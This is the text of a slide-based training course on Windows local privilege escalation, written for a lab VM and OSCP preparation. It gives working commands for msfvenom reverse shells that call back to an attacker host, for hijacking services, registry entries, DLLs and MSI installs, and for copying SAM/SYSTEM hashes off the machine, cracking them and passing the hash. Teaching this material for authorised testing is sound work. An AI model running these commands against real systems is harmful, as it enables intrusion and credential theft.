Windows Privilege Escalation

Tib3rius

About Myself

- Penetration Tester for 8 years
- OSCP Certified
- Created the “Linux Privilege Escalation” course
- Creator of AutoRecon
- Admin of the “InfoSec Prep” Discord server: https://discord.gg/BUjnWps
- @tibsec on Twitter

Course Overview

This course will focus on privilege escalation techniques in Windows. You will learn:

- How basic user privileges work in Windows.
- Multiple methods for escalating your user's privileges.
- Why and how these methods work.
- Tools you can use to identify potential escalation paths.

What isn’t covered?

This course tries to focus on realistic / common privilege escalation methods, so obscure methods are not covered.

It is also aimed at local privilege escalation, and as such, escalating privileges using Active Directory is not covered either.

Prerequisites

A basic understanding of Windows systems would be desirable, though the course will cover some aspects.

This course assumes that you have a fully working low-privileged shell on a Windows system, and will not cover obtaining one (this is a post-exploitation course).

Example Commands

```
# Linux (Kali) command

> Windows command prompt command

PS> Windows PowerShell command
```

Disclaimer

This course was designed with the OSCP labs and exam in mind, however it attempts to cover a wide range of escalation techniques beyond what an OSCP student is expected to understand.

Understanding that privilege escalation is often highly complex, and new techniques are developed over time, this course is not intended to be a “complete” guide to every privilege escalation technique.

When appropriate, the author will update the course materials to include new techniques which are considered to be valuable.

Acknowledgments

Sagi Shahar, for creating the original Windows setup script and privilege escalation workshop, and licensing it such that it could be used in this course.

Showeet.com, for licensing the presentation template used in this course.

Microsoft for providing free Windows 10 VMs.


Lab Setup

Windows 10

This course has been designed for Windows 10.

If you have a copy of Windows 10, feel free to use it.

Otherwise, a free (limited) version of Windows 10 can be downloaded as a VM from Microsoft: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Setup

A setup script has been included in the tools.zip archive. This setup script was written for Windows 10 and has not been tested on other versions of Windows.

If you want to perform any of the privilege escalations in the course yourselves, it is recommended that you install Windows 10 and run the setup script.

The script is also available at: https://github.com/Tib3rius/Windows-PrivEsc-Setup

Initial Configuration

Once installed, log in using the local administrator account username “IEUser” and password “Passw0rd!”.

Open Powershell as an administrator and run the following command, which enables SMBv1.

```
PS> Enable-WindowsOptionalFeature -Online -FeatureName "SMB1Protocol-Client" -All
```

The VM will need to be restarted after this.

SMB Server

On Kali, extract the tools.zip archive to a directory. Change to this directory and run either of the following to set up an SMB server:

```
# python3 /usr/share/doc/python3-
impacket/examples/smbserver.py tools .
# python /usr/share/doc/python-
impacket/examples/smbserver.py tools .
```

To copy files from Kali to Windows:

```
> copy \\192.168.1.11\tools\file.ext file.ext
```

To copy files from Windows to Kali:

```
> copy file.ext \\192.168.1.11\tools\file.ext
```

Setup Script

Copy the setup.bat script to the Windows VM:

```
> copy \\192.168.1.11\tools\setup.bat
setup.bat
```

Open a command prompt as Administrator.

Run the setup.bat script:

```
> .\setup.bat
```

Setup Script

After the setup script has completed, restart the VM.

The newly created “admin” account will login automatically.

You can log out and log in as the “user” account with the password “password321”.

A writable directory C:\PrivEsc exists for you to copy any tools / executables to, and will be used as such in the course demos.


Privilege
Escalation
in Windows

General Concepts

Our ultimate goal with privilege escalation in Windows is to gain a shell running as an Administrator or the SYSTEM user.

Privilege escalation can be simple (e.g. a kernel exploit) or require a lot of reconnaissance on the compromised system.

In a lot of cases, privilege escalation may not simply rely on a single misconfiguration, but may require you to think, and combine multiple misconfigurations.

General Concepts (cont.)

All privilege escalations are effectively examples of access control violations.

Access control and user permissions are intrinsically linked.

When focusing on privilege escalations in Windows, understanding how Windows handles permissions is very important.


Understanding
Permissions in
Windows

User Accounts

User accounts are used to log into a Windows system.

Think of a user account as a collection of settings / preferences bound to a unique identity.

The local “Administrator” account is created by default at installation.

Several other default user accounts may exist (e.g. Guest) depending on the version of Windows.

Service Accounts

Service accounts are (somewhat obviously) used to run services in Windows.

Service accounts cannot be used to sign into a Windows system.

The SYSTEM account is a default service account which has the highest privileges of any local account in Windows.

Other default service accounts include NETWORK SERVICE and LOCAL SERVICE.

Groups

User accounts can belong to multiple groups, and groups can have multiple users.

Groups allow for easier access control to resources.

Regular groups (e.g. Administrators, Users) have a set list of members.


Pseudo groups (e.g. “Authenticated Users”) have a dynamic list of members which changes based on certain interactions.

Resources

In Windows, there are multiple types of resource (also known as objects):

- Files / Directories
- Registry Entries
- Services

Whether a user and/or group has permission to perform a certain action on a resource depends on that resource's access control list (ACL).




ACLs & ACEs


Permissions to access a certain resource in Windows are controlled by the access control list (ACL) for that resource.

Each ACL is made up of zero or more access control entries (ACEs).

Each ACE defines the relationship between a principal (e.g. a user, group) and a certain access right.



Example File ACL / ACEs




Spawning
Administrator
Shells

msfvenom

If we can execute commands with admin privileges, a reverse shell generated by msfvenom works nicely:

```
# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.1.11 LPORT=53 -f exe -o reverse.exe
```

This reverse shell can be caught using netcat or Metasploit's own multi/handler.

RDP

Alternatively, if RDP is available (or we can enable it), we can add our low privileged user to the administrators group and then spawn an administrator command prompt via the GUI.

```
> net localgroup administrators <username> /add
```

Admin -> SYSTEM

To escalate from an admin user to full SYSTEM privileges, you can use the PsExec tool from Windows Sysinternals (https://docs.microsoft.com/en-us/sysinternals/downloads/psexec).

A copy is included in the course tools ZIP archive.

```
> .\PsExec64.exe -accepteula -i -s C:\PrivEsc\reverse.exe
```


Privilege
Escalation
Tools

Why use tools?

Tools allow us to automate the reconnaissance that can identify potential privilege escalations.

While it is always important to understand what tools are doing, they are invaluable in a time-limited setting, such as an exam.

In this course we will mostly be using winPEAS and Seatbelt, however you are free to experiment with other tools and decide which you like.

PowerUp & SharpUp

PowerUp & SharpUp are very similar tools that hunt for specific privilege escalation misconfigurations.

PowerUp: https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1

SharpUp: https://github.com/GhostPack/SharpUp

Pre-Compiled SharpUp: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/SharpUp.exe

PowerUp

To run PowerUp, start a PowerShell session and use dot sourcing to load the script:

```
PS> . .\PowerUp.ps1
```

Run the Invoke-AllChecks function to start checking for common privilege escalation misconfigurations.

```
PS> Invoke-AllChecks
```

SharpUp

To run SharpUp, start a command prompt and run the executable:

```
> .\SharpUp.exe
```

SharpUp should immediately start checking for the same misconfigurations as PowerUp.

Seatbelt

Seatbelt is an enumeration tool. It contains a number of enumeration checks.

It does not actively hunt for privilege escalation misconfigurations, but provides related information for further investigation.

Code: https://github.com/GhostPack/Seatbelt

Pre-Compiled: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Seatbelt.exe

Seatbelt

To run all checks and filter out unimportant results:

```
> .\Seatbelt.exe all
```

To run specific check(s):

```
> .\Seatbelt.exe <check> <check> …
```

winPEAS

winPEAS is a very powerful tool that not only actively hunts for privilege escalation misconfigurations, but highlights them for the user in the results.

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

winPEAS

Before running, we need to add a registry key and then reopen the command prompt:

```
> reg add HKCU\Console /v VirtualTerminalLevel
/t REG_DWORD /d 1
```

Run all checks while avoiding time-consuming searches:

```
> .\winPEASany.exe quiet cmd fast
```

Run specific check categories:


```
> .\winPEASany.exe quiet cmd systeminfo
```

accesschk.exe

AccessChk is an old but still trustworthy tool for checking user access control rights.

You can use it to check whether a user or group has access to files, directories, services, and registry keys.

The downside is more recent versions of the program spawn a GUI “accept EULA” popup window. When using the command line, we have to use an older version which still has an /accepteula command line option.


Kernel
Exploits

What is a Kernel?

Kernels are the core of any operating system.

Think of it as a layer between application software and the actual computer hardware.

The kernel has complete control over the operating system. Exploiting a kernel vulnerability can result in execution as the SYSTEM user.

Finding Kernel Exploits

Finding and using kernel exploits is usually a simple process:

1. Enumerate Windows version / patch level (systeminfo).
2. Find matching exploits (Google, ExploitDB, GitHub).
3. Compile and run.

Beware though, as Kernel exploits can often be unstable and may be one-shot or cause a system crash.

Tools

Windows Exploit Suggester:

https://github.com/bitsadmin/wesng

Precompiled Kernel Exploits:

https://github.com/SecWiki/windows-kernel-exploits

Watson: https://github.com/rasta-mouse/Watson

Privilege Escalation

(Note: These steps are for Windows 7)

1. Extract the output of the systeminfo command:
   ```
   > systeminfo > systeminfo.txt
   ```
2. Run wesng to find potential exploits:
   ```
   # python wes.py systeminfo.txt -i 'Elevation of Privilege' --exploits-only | less
   ```
3. Cross-reference results with compiled exploits:
   https://github.com/SecWiki/windows-kernel-exploits

Privilege Escalation

4. Download the compiled exploit for CVE-2018-8210 onto the Windows VM: https://github.com/SecWiki/windows-kernel-exploits/blob/master/CVE-2018-8120/x64.exe
5. Start a listener on Kali and run the exploit, providing it with the reverse shell executable, which should run with SYSTEM privileges:

```
> .\x64.exe C:\PrivEsc\reverse.exe
```


Service
Exploits

Services

Services are simply programs that run in the background, accepting input or performing regular tasks.

If services run with SYSTEM privileges and are misconfigured, exploiting them may lead to command execution with SYSTEM privileges as well.

Service Commands

Query the configuration of a service:

```
> sc.exe qc <name>
```

Query the current status of a service:

```
> sc.exe query <name>
```

Modify a configuration option of a service:

```
> sc.exe config <name> <option>= <value>
```

Start/Stop a service:

```
> net start/stop <name>
```

Service Misconfigurations

1. Insecure Service Properties
2. Unquoted Service Path
3. Weak Registry Permissions
4. Insecure Service Executables
5. DLL Hijacking

Insecure Service Permissions

Each service has an ACL which defines certain service-specific permissions.

Some permissions are innocuous (e.g. SERVICE_QUERY_CONFIG, SERVICE_QUERY_STATUS).

Some may be useful (e.g. SERVICE_STOP, SERVICE_START).

Some are dangerous (e.g. SERVICE_CHANGE_CONFIG, SERVICE_ALL_ACCESS)

Insecure Service Permissions

If our user has permission to change the configuration of a service which runs with SYSTEM privileges, we can change the executable the service uses to one of our own.

Potential Rabbit Hole: If you can change a service configuration but cannot stop/start the service, you may not be able to escalate privileges!

Privilege Escalation

1. Run winPEAS to check for service misconfigurations:
   ```
   > .\winPEASany.exe quiet servicesinfo
   ```
2. Note that we can modify the “daclsvc” service.
3. We can confirm this with accesschk.exe:
   ```
   > .\accesschk.exe /accepteula -uwcqv user daclsvc
   ```
4. Check the current configuration of the service:
   ```
   > sc qc daclsvc
   ```

Privilege Escalation

5. Check the current status of the service:

```
> sc query daclsvc
```

6. Reconfigure the service to use our reverse shell executable:

```
> sc config daclsvc binpath=
"\"C:\PrivEsc\reverse.exe\""
```

7. Start a listener on Kali, and then start the service to trigger the exploit:

```
> net start daclsvc
```

Unquoted Service Path

Executables in Windows can be run without using their extension (e.g. “whoami.exe” can be run by just typing “whoami”).

Some executables take arguments, separated by spaces, e.g. someprog.exe arg1 arg2 arg3…

This behavior leads to ambiguity when using absolute paths that are unquoted and contain spaces.

Unquoted Service Path

Consider the following unquoted path:

C:\Program Files\Some Dir\SomeProgram.exe

To us, this obviously runs SomeProgram.exe. To Windows, C:\Program could be the executable, with two arguments: “Files\Some” and “Dir\ SomeProgram.exe”

Windows resolves this ambiguity by checking each of the possibilities in turn.

If we can write to a location Windows checks before the actual executable, we can trick the service into executing it instead.

Privilege Escalation

1. Run winPEAS to check for service misconfigurations:
   ```
   > .\winPEASany.exe quiet servicesinfo
   ```
2. Note that the “unquotedsvc” service has an unquoted path that also contains spaces:
   C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
3. Confirm this using sc:
   ```
   > sc qc unquotedsvc
   ```

Privilege Escalation

4. Use accesschk.exe to check for write permissions:

```
> .\accesschk.exe /accepteula -uwdq C:\
> .\accesschk.exe /accepteula -uwdq "C:\Program Files\"
> .\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```

5. Copy the reverse shell executable and rename it appropriately:

```
> copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

6. Start a listener on Kali, and then start the service to trigger the exploit:

```
> net start unquotedsvc
```

Weak Registry Permissions

The Windows registry stores entries for each service.

Since registry entries can have ACLs, if the ACL is misconfigured, it may be possible to modify a service's configuration even if we cannot modify the service directly.

Privilege Escalation

1. Run winPEAS to check for service misconfigurations:
   ```
   > .\winPEASany.exe quiet servicesinfo
   ```
2. Note that the “regsvc” service has a weak registry entry. We can confirm this with PowerShell:
   ```
   PS> Get-Acl
   HKLM:\System\CurrentControlSet\Services\regsvc |
   Format-List
   ```
3. Alternatively accesschk.exe can be used to confirm:
   ```
   > .\accesschk.exe /accepteula -uvwqk
   HKLM\System\CurrentControlSet\Services\regsvc
   ```

Privilege Escalation

4. Overwrite the ImagePath registry key to point to our reverse shell executable:

```
> reg add
HKLM\SYSTEM\CurrentControlSet\services\regsvc /v
ImagePath /t REG_EXPAND_SZ /d
C:\PrivEsc\reverse.exe /f
```

5. Start a listener on Kali, and then start the service to trigger the exploit:

```
> net start regsvc
```

Insecure Service Executables

If the original service executable is modifiable by our user, we can simply replace it with our reverse shell executable.

Remember to create a backup of the original executable if you are exploiting this in a real system!

Privilege Escalation

1. Run winPEAS to check for service misconfigurations:
   ```
   > .\winPEASany.exe quiet servicesinfo
   ```
2. Note that the “filepermsvc” service has an executable which appears to be writable by everyone. We can confirm this with accesschk.exe:
   ```
   > .\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
   ```
3. Create a backup of the original service executable:
   ```
   > copy "C:\Program Files\File Permissions Service\filepermservice.exe" C:\Temp
   ```

Privilege Escalation

4. Copy the reverse shell executable to overwrite the service executable:

```
> copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
```

5. Start a listener on Kali, and then start the service to trigger the exploit:

```
> net start filepermsvc
```

DLL Hijacking

Often a service will try to load functionality from a library called a DLL (dynamic-link library). Whatever functionality the DLL provides, will be executed with the same privileges as the service that loaded it.

If a DLL is loaded with an absolute path, it might be possible to escalate privileges if that DLL is writable by our user.

DLL Hijacking

A more common misconfiguration that can be used to escalate privileges is if a DLL is missing from the system, and our user has write access to a directory within the PATH that Windows searches for DLLs in.

Unfortunately, initial detection of vulnerable services is difficult, and often the entire process is very manual.

Privilege Escalation

1. Use winPEAS to enumerate non-Windows services:
   ```
   > .\winPEASany.exe quiet servicesinfo
   ```
2. Note that the C:\Temp directory is writable and in the PATH. Start by enumerating which of these services our user has stop and start access to:
   ```
   > .\accesschk.exe /accepteula -uvqc user dllsvc
   ```
3. The “dllsvc” service is vulnerable to DLL Hijacking. According to the winPEAS output, the service runs the dllhijackservice.exe executable. We can confirm this manually:
   ```
   > sc qc dllsvc
   ```

Privilege Escalation

4. Run Procmon64.exe with administrator privileges. Press Ctrl+L to open the Filter menu.
5. Add a new filter on the Process Name matching dllhijackservice.exe.
6. On the main screen, deselect registry activity and network activity.

Privilege Escalation

7. Start the service:

   ```
   > net start dllsvc
   ```

8. Back in Procmon, note that a number of “NAME NOT FOUND” errors appear, associated with the hijackme.dll file.

9. At some point, Windows tries to find the file in the C:\Temp directory, which as we found earlier, is writable by our user.

Privilege Escalation

10. On Kali, generate a reverse shell DLL named hijackme.dll:

```
# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.1.11 LPORT=53 -f dll -o
hijackme.dll
```

11. Copy the DLL to the Windows VM and into the C:\Temp directory. Start a listener on Kali and then stop/start the service to trigger the exploit:

```
> net stop dllsvc
> net start dllsvc
```


Registry

AutoRuns

Windows can be configured to run commands at startup, with elevated privileges.

These “AutoRuns” are configured in the Registry.

If you are able to write to an AutoRun executable, and are able to restart the system (or wait for it to be restarted) you may be able to escalate privileges.

Privilege Escalation

1. Use winPEAS to check for writable AutoRun executables:

   ```
   > .\winPEASany.exe quiet applicationsinfo
   ```

2. Alternatively, we could manually enumerate the AutoRun executables:

   ```
   > reg query
   HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   ```

   and then use accesschk.exe to verify the permissions on each one:

   ```
   > .\accesschk.exe /accepteula -wvu "C:\Program
   Files\Autorun Program\program.exe"
   ```

Privilege Escalation

3. The “C:\Program Files\Autorun Program\program.exe” AutoRun executable is writable by Everyone. Create a backup of the original:

```
> copy "C:\Program Files\Autorun Program\program.exe" C:\Temp
```

4. Copy our reverse shell executable to overwrite the AutoRun executable:

```
> copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\Autorun
Program\program.exe"
```

5. Start a listener on Kali, and then restart the Windows VM to trigger the exploit. Note that on Windows 10, the exploit appears to run with the privileges of the last logged on user, so log out of the “user” account and log in as the “admin” account first.

AlwaysInstallElevated

MSI files are package files used to install applications.

These files run with the permissions of the user trying to install them.

Windows allows for these installers to be run with elevated (i.e. admin) privileges.

If this is the case, we can generate a malicious MSI file which contains a reverse shell.

AlwaysInstallElevated

The catch is that two Registry settings must be enabled for this to work.

The “AlwaysInstallElevated” value must be set to 1 for both the local machine:

HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

and the current user:

HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer

If either of these are missing or disabled, the exploit will not work.

Privilege Escalation

1. Use winPEAS to see if both registry values are set:

```
> .\winPEASany.exe quiet windowscreds
```

2. Alternatively, verify the values manually:

```
> reg query
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated
> reg query
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated
```

Privilege Escalation

3. Create a new reverse shell with msfvenom, this time using the msi format, and save it with the .msi extension:

```
# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.1.11 LPORT=53 -f msi -o reverse.msi
```

4. Copy the reverse.msi across to the Windows VM, start a listener on Kali, and run the installer to trigger the exploit:

```
> msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```


Passwords

Passwords?

Yes, passwords.

Even administrators re-use their passwords, or leave their passwords on systems in readable locations.

Windows can be especially vulnerable to this, as several features of Windows store passwords insecurely.

Registry

Plenty of programs store configuration options in the Windows Registry.

Windows itself sometimes will store passwords in plaintext in the Registry.

It is always worth searching the Registry for passwords.

Searching the Registry for Passwords

The following commands will search the registry for keys and values that contain “password”

```
> reg query HKLM /f password /t REG_SZ /s
> reg query HKCU /f password /t REG_SZ /s
```

This usually generates a lot of results, so often it is more fruitful to look in known locations.

Privilege Escalation

1. Use winPEAS to check common password locations:
   ```
   > .\winPEASany.exe quiet filesinfo userinfo
   ```
   (the final checks will take a long time to complete)
2. The results show both AutoLogon credentials and Putty session credentials for the admin user (admin/password123).

Privilege Escalation

3. We can verify these manually:

```
> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
> reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s
```

4. On Kali, we can use the winexe command to spawn a shell using these credentials:

```
# winexe -U 'admin%password123' //192.168.1.22 cmd.exe
```

Saved Creds

Windows has a runas command which allows users to run commands with the privileges of other users.

This usually requires the knowledge of the other user's password.

However, Windows also allows users to save their credentials to the system, and these saved credentials can be used to bypass this requirement.

Privilege Escalation

1. Use winPEAS to check for saved credentials:

   ```
   > .\winPEASany.exe quiet cmd windowscreds
   ```

2. It appears that saved credentials for the admin user exist.
3. We can verify this manually using the following command:

   ```
   > cmdkey /list
   ```

Privilege Escalation

4. If the saved credentials aren't present, run the following script to refresh the credential:

```
> C:\PrivEsc\savecred.bat
```

5. We can use the saved credential to run any command as the admin user. Start a listener on Kali and run the reverse shell executable:

```
> runas /savecred /user:admin
C:\PrivEsc\reverse.exe
```

Configuration Files

Some administrators will leave configurations files on the system with passwords in them.

The Unattend.xml file is an example of this.

It allows for the largely automated setup of Windows systems.

Searching for Configuration Files

Recursively search for files in the current directory with "pass" in the name, or ending in ".config":

```
> dir /s *pass* == *.config
```

Recursively search for files in the current directory that contain the word "password" and also end in either .xml, .ini, or .txt:

```
> findstr /si password *.xml *.ini *.txt
```

Privilege Escalation

1. Use winPEAS to search for common files which may contain credentials:

```
> .\winPEASany.exe quiet cmd searchfast filesinfo
```

2. The Unattend.xml file was found. View the contents:

```
> type C:\Windows\Panther\Unattend.xml
```

Privilege Escalation

3. A password for the admin user was found. The password is Base64 encoded: cGFzc3dvcmQxMjM=
4. On Kali we can easily decode this:

```
# echo "cGFzc3dvcmQxMjM=" | base64 -d
```

5. Once again we can simply use winexe to spawn a shell as the admin user.

SAM

Windows stores password hashes in the Security Account Manager (SAM).

The hashes are encrypted with a key which can be found in a file named SYSTEM.

If you have the ability to read the SAM and SYSTEM files, you can extract the hashes.

SAM/SYSTEM Locations

The SAM and SYSTEM files are located in the C:\Windows\System32\config directory.

The files are locked while Windows is running.

Backups of the files may exist in the C:\Windows\Repair or C:\Windows\System32\config\RegBack directories.

Privilege Escalation

1. Backups of the SAM and SYSTEM files can be found in C:\Windows\Repair and are readable by our user.
2. Copy the files back to Kali:

```
> copy C:\Windows\Repair\SAM
\\192.168.1.11\tools\
> copy C:\Windows\Repair\SYSTEM
\\192.168.1.11\tools\
```

Privilege Escalation

3. Download the latest version of the creddump suite:

```
# git clone https://github.com/Neohapsis/creddump7.git
```

4. Run the pwdump tool against the SAM and SYSTEM files to extract the hashes:

```
# python2 creddump7/pwdump.py SYSTEM SAM
```

5. Crack the admin user hash using hashcat:

```
# hashcat -m 1000 --force
a9fdfa038c4b75ebc76dc855dd74f0da
/usr/share/wordlists/rockyou.txt
```

Passing the Hash

Windows accepts hashes instead of passwords to authenticate to a number of services.

We can use a modified version of winexe, pth-winexe to spawn a command prompt using the admin user’s hash.

Privilege Escalation

1. Extract the admin hash from the SAM in the previous step.
2. Use the hash with pth-winexe to spawn a command prompt:

```
# pth-winexe -U
'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c
4b75ebc76dc855dd74f0da' //192.168.1.22 cmd.exe
```

3. Use the hash with pth-winexe to spawn a SYSTEM level command prompt:

```
# pth-winexe --system -U
'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c
4b75ebc76dc855dd74f0da' //192.168.1.22 cmd.exe
```


Scheduled
Tasks

Scheduled Tasks

Windows can be configured to run tasks at specific times, periodically (e.g. every 5 mins) or when triggered by some event (e.g. a user logon).

Tasks usually run with the privileges of the user who created them, however administrators can configure tasks to run as other users, including SYSTEM.

Commands

Unfortunately, there is no easy method for enumerating custom tasks that belong to other users as a low privileged user account.

List all scheduled tasks your user can see:

```
> schtasks /query /fo LIST /v
```

In PowerShell:

```
PS> Get-ScheduledTask | where {$_.TaskPath -notlike
"\Microsoft*"} | ft TaskName,TaskPath,State
```

